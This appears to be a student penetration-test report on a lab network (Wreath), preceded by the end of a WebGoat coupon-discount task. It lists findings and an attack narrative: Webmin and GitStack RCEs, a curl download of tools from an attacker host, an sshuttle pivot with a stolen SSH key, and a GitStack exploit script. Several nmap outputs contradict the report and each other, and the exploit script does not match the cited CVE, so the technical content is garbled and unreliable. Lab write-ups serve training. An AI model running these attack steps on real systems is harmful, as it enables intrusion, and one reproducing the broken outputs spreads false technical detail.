


Fig 5.39

So, we searched the requests tab and found a link-




Fig 5.40  
(Extracting the link using Developer Tools)

We edited the above request by removing /owasp and sent it again.




Fig 5.41

(Editing the previous request)

AND now we got another post request, we opened the response tab and under the JSON file we found all the coupons list and their discount values –

```

code: "owasp-webgoat"
discount: 50
▼ 3: Object { code: "get_it_for_free", discount: 100 }
  code: "get_it_for_free"
  discount: 100
▶ Response Payload

```

Fig 5.42

So, we entered the code with a 100% discount value on the main page and found the final output as shown below-




Fig 5.43  
(Successful Execution of Task)

## **Wreath Network**

### **Disclaimer**

Penetration tests are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

### **Assessment Overview**

Thomas contacted Me to perform penetration test on his overall Network infrastructure, and suggest remedies to loopholes, if found, Thomas briefed me with the following details:

"Two machines are on my home network that host projects that are worked on in my spare time. One of them has a webserver that's port forwarding. It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. A personal PC is also on that network, it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. It's technically a repurposed server."

### **Objectives and Scope**

The main objective is to search for and try to exploit possible weaknesses in the existing infrastructure and develop mitigation strategies to fix found issues. No dedicated penetration tests on single pieces of software have been ordered but to simulate a real world attack from outside the infrastructure. Since this approach limits the capabilities regarding tooling and depth of testing, thorough tests on internal resources may not be possible.

IP Address and URL included in scope: 10.200.85.0/24

## SYSTEMS

During the time of engagement, the following systems has been Discovered

SYSTEM NAME	IP ADDRESS	REMARKS
CENTOS SERVER	10.200.85.200	Public-facing web server (CENTOS)
GIT SERVER	10.200.85.150	Windows Server running gitstack, hosting code for the website published on prod- server
WREATH-PC	10.200.85.100	Windows Server, personal workstation of Mr. wreath

## NETWORK DIAGRAM




Fig. 1.1  
 (Flow of the Victim Network)

## Summary of Results

While testing Thomas's lab setup, multiple vulnerabilities were found and I was able to exploit them. The web server was used to pivot and compromise the whole network.

The first vulnerability I found was on machine 10.200.85.200, that was running an outdated version of Webmin , vulnerable to RCE, a public exploit was used and I got the complete access of the web server.The Web Server was then used as a point of pivot to enumerate more machines on the network having ip's 10.200.85.150, 10.200.85.100, but only one of them was accessible, using sshuttle to get direct access of the GitStack machine, I enumerated it and found that it was also vulnerable to RCE, exploiting that gave me access to machine and the source code of the website hosted internally on another machine, I used the Gitstack machine to enumerate the Thomas's pc and found that the 2 ports were open, 80 and 3389 and finally after reviewing the code I found that it was vulnerable to file extension path vulnerability now I used the Gitstack machine as a pivot point and using some tools like chisel, I gained a shell on internally hosted Thomas's pc.

## Finding and Remediations

- Critical Webmin unauthenticated remote code execution

CVE ID: CVE 2019 15107

Description: An issue was discovered in Webmin <=1.920. The parameter held in password\_change.cgi contains a command injection vulnerability.

Mitigation: Consider updating the software in use to the latest version.

- Critical GitStack unauthenticated remote code execution

CVE ID: CVE 2018 5955

Description: An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.

Mitigation: Consider updating the software in use to the latest version.

- Critical File upload remote code execution

Description:An issue was discovered in the filtering of the file upload form. The file extension whitelist is bypassable by providing more dots in the filename e.g: image.png.php. A malicious actor may provide a php payload in the exif data of an image to execute arbitrary commands.

Mitigation: Consider changing the password of http basic auth and implementing a more secure file upload application with proper filtering.

- Weak Credentials

Severity: High

Description: Thomas's accounts are using weak credentials.

Impact: Using common password hash retrieval methods, it is possible to obtain Thomas's user account password and could lead to further system compromise if password reuse is found.

Remediation: Ensure all users are following the new NIST password policy. The NIST as of 2021 recommends that users should use a lengthy password instead of a short complex password. Avoid common phrases or work related words that can be used to crack the hash.

- Improper Privileges

Severity: High

Description: Services and software were running in the context of administrator users.

Impact: If the service is exploited, the exploit will run with the same privileges as the running service. This can lead to a full compromise of the 2 servers without the need for privilege escalation. GitStack and Webmin were running under the context of the NT system. Our exploit ran under that context and there was no need to escalate our privileges.

Remediation: Utilize the rule of Least Privilege and only set a software to run with the lowest permissions without compromising any functionality.

[https://en.wikipedia.org/wiki/Principle\\_of\\_least\\_privileges](https://en.wikipedia.org/wiki/Principle_of_least_privileges)

- Impersonate User Tokens

Severity: High

Description: A user can impersonate another user's token if Set Impersonate Token is enabled.

Impact: Allowing a user to personate another user's token can lead to compromise of the administrator account. We were able to use Thomas's local account to impersonate the local administrator account.

Remediation: Disable the ability for Thomas to impersonate another user tokens.

- Unquoted Service Path

Severity: High

Description: System Explorer Help Service path is unquoted allowing us to insert a malicious file and hijack the program's execution.

Impact: We were able to successfully hijack the program's execution flow and run to obtain a reverse shell as nt\authority system.

Remediation: Put the path in quotations and set the correct ownership of the directory to prevent low level users from writing in the directory.

## Attack Narrative

Enumerating the public web server:

Tool: Nmap

```
nmap -sV -Pn -T4 -vv 10.200.85.200
...
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh        syn-ack    OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http       syn-ack    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open  ssl/http   syn-ack    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp  closed zeus-admin conn-refused
10000/tcp open  http       syn-ack    MiniServ 1.890 (Webmin httpd)
```

```

[+] Starting Nmap 7.9.1 ( https://nmap.org ) at 2022-03-22 14:11 EDT
Nmap: Loaded 45 services scripts
Initiating Parallel DNS resolution of 1 host. at 14:11
Completed DNS resolution at 14:11. 0ms elapsed
Initiating Connect Scan at 14:11
Scanning 10.208.45.208 [3888 ports]
Discovered open port 80/tcp on 10.208.45.208
Discovered open port 443/tcp on 10.208.45.208
Discovered open port 3389/tcp on 10.208.45.208
Completed Connect Scan at 14:11. 10.47s elapsed (3888 total ports)
Initiating Service scan at 14:11
Completed Service scan at 14:11. 1.00s elapsed (4 services on 1 host)
Nmap: Script scanning 10.208.45.208
Completed script scan at 14:11. 1.00s elapsed (4 scripts on 1 host)
Initiating NSE scan at 14:11
Completed NSE at 14:11. 0.30s elapsed
Script results: 2 hosts up.
Initiating Ping scan at 14:11
Completed Ping scan at 14:11. 1.00s elapsed
Nmap run completed. For more report: See 10.208.45.208.html
Nmap done at 2022-03-22 14:11:05 EDT For 0.64s
Scanned 1 IP address (1 host up) in 84.23 seconds (host-unreach)
No filtered ports (no-response), 42 filtered ports (host-unreach)
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Apache/2.4.27 (Ubuntu) OpenSSL/1.1.1-fips PHP/7.4.12
22/tcp    open  ssh            OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http           Apache/2.4.27 (Ubuntu) OpenSSL/1.1.1-fips PHP/7.4.12
443/tcp   open  https          Apache/2.4.27 (Ubuntu) OpenSSL/1.1.1-fips PHP/7.4.12
9000/tcp  closed  none-exposed
10000/tcp open  http           Miniserv 1.8.90 (Webmin/https)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.23 seconds

```

Fig. 1.2  
(Nmap Scan on Kali)

Port 80 redirects to <https://thomas.wreath.thm>, for accessing we have to add this to /etc/hosts file, this is just a landing page nothing serious found.




Fig 1.3  
(Website running on the Centos server)

Port 10000 Is running a miniserv 1.8.90.

After researching a bit i found that, this version is vulnerable to RCE, public exploits are available on exploitDB and github.




Fig 1.4  
(Webmin running on port 10000)

Links to exploit:

Github: <https://github.com/MuirlandOracle/CVE-2019-15107>

Exploiting Miniserv:



Fig 1.5  
(Exploitation of the Centos server)

The exploit gave me a root-shell, ssh credentials were found in .ssh folder, to gain a stable shell I used those credentials.

Fig 1.6  
(Retrieving private SSH key of the Centos Server)

# Internal Network Enumeration

After gaining root access to the web server, our next step is to enumerate the internal network for that first we need to get access to the web server, ssh-key found can be used to access so that we don't have to run the exploit again and to get a stable shell. Let's ssh into the web server.

**Command:** ssh -i sshkey root@10.200.85.200

For enumerating the network, I used the nmap binary.

To transfer the binary on the web server, I started httpserver using python3, and on the web server I downloaded the binary using curl

## Commands:

Attacker- python3 -m http.server

Webserver- curl http://<attacker:8000>/nmap -o nmap



Fig 1.7  
(Hosing the nmap Binary using Pythn-server )

After transferring the nmap, Binary, I did a ping scan on the network to enumerate info about machines on the network.

**Command:** nmap -sn 10.200.85.0/24 alive hosts are 10.200.85.100,10.200.85.150




```
[root@prod-serv ~]# ./nmap-sshlinux -sn 10.200.85.0/24
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-23 14:15 GMT
Nmap scan report for 10.200.85.100
Host is up (0.0001ms latency).
MAC Address: 02:13:01:3C:11 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:81 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:83 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:85 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:87 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:89 (Unknown)
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
MAC Address: 02:13:01:7F:3C:91 (Unknown)
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.95 seconds
[root@prod-serv ~]# ./nmap-sshlinux -sn 10.200.85.0/24
[localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost]
[localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost] [localhost]
```

Fig 1.8  
(Enumeration of the network using nmap binary on centos server)

### Enumeration of Git Stack server:

TOOL: nmap



```
[root@prod-serv ~]# ./nmap-sshlinux -vv 10.200.85.150
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-23 14:25 GMT
Nmap scan report for 10.200.85.150
Host is up (0.0001ms latency).
Initiating ARP Ping Scan at 14:25
Scanning 10.200.85.150 [1 port]
Completed ARP Ping Scan at 14:25, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 14:25
Completed Parallel DNS resolution of 1 host, at 14:25, 0.00s elapsed
Initiating SYN Stealth Scan at 14:25
Scanning 10.200.85.150 [compute.internal (10.200.85.150)] (6159 ports)
Discovered open port 3389/tcp on 10.200.85.150
Discovered open port 80/tcp on 10.200.85.150
Discovered open port 47000/tcp on 10.200.85.150
Increasing send delay for 10.200.85.150 from 0 to 5 due to 11 out of 29 dropped probes since last increase.
SYN Stealth Scan Timing: About 2%+0% done; ETA: 14:26 (0:01:14 remaining)
Discovered open port 5905/tcp on 10.200.85.150
SYN Stealth Scan Timing: About 56.61% done; ETA: 14:26 (0:00:47 remaining)
Completed SYN Stealth Scan at 14:25, 107.47s elapsed (6159 total ports)
Nmap scan report for 10.200.85.150 [compute.internal (10.200.85.150)]
Host is up, received ACK response (0.00057s latency).
Scan started: 2022-03-23 14:25:18 GMT for 107s
Not shown: 6146 filtered ports
Nmap: 6146 no-replies
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack ttl 128
3389/tcp  open  ms-bbt-server syn-ack ttl 128
5905/tcp  open  wman       syn-ack ttl 128
47000/tcp open  obus       syn-ack ttl 128
MAC Address: 02:13:01:7F:3C:8D (Unknown)
```

Fig 1.9  
(Enumeration of the Git stack server using nmap)

Since the machine can be accessed by the webserver but I was unable to access it directly using my attack-machine, for that I am going to use sshuttle.

sshuttle is a wonderful tool as it creates a vpn like connection over ssh , between two networks

**Command:** sshuttle -r root@10.200.85.200 --ssh-cmd "ssh -i sshkey" 10.200.85.0/24 -x 10.200.85.200 &

After using sshuttle I tried to access, 10.200.85.150 using browser, accessed the web service running on Git-stack server.




Fig 1.10  
(Accessing the site running on Git stack server)

As mentioned in the page directories, after accessing /registration/login, I the Git stack login page



Fig 1.11  
(Gitstack Login Page)

### Exploitation of Git Stack SERVER:

After researching a bit, and searching on searchsploit i found out that, this version was outdated and is vulnerable to RCE

I pulled the exploit from searchsploit.



```

#!/usr/bin/python2.7

# Exploit for Git stack server

# Variables
url = "http://10.200.85.150/web/exploit.php"
username = "gituser"
password = "gituser"
repository = "gituser"
token = "1234567890"

# Session Management
def login():
    s = requests.Session()
    s.get(url)
    r = s.post(url, data={"username": username, "password": password})
    if "Logout" in r.text:
        print "[+] Login successful."
        return s
    else:
        print "[-] Login failed."
        exit(1)

# Create User
def create_user(user_name):
    s = requests.Session()
    s.get(url)
    r = s.post(url, data={"username": user_name, "password": password, "repository": repository, "token": token})
    if "User created" in r.text:
        print "[+] User created successfully."
    else:
        print "[-] User creation failed."
        exit(1)

# Add User to Repository
def add_user_to_repo(user_name):
    s = requests.Session()
    s.get(url)
    r = s.post(url, data={"username": user_name, "password": password, "repository": repository, "token": token})
    if "User added to repository" in r.text:
        print "[+] User added to repository successfully."
    else:
        print "[-] User addition to repository failed."
        exit(1)

# Set User as Admin
def set_user_as_admin(user_name):
    s = requests.Session()
    s.get(url)
    r = s.post(url, data={"username": user_name, "password": password, "repository": repository, "token": token, "is_admin": "true"})
    if "User set as admin" in r.text:
        print "[+] User set as admin successfully."
    else:
        print "[-] User setting as admin failed."
        exit(1)


# Main Logic
if __name__ == "__main__":
    user_list = []
    user_list.append("gituser")
    user_list.append("user_12345")
    user_list.append("user_54321")
    user_list.append("user_1234567890")

    for user in user_list:
        create_user(user)
        add_user_to_repo(user)
        set_user_as_admin(user)

```

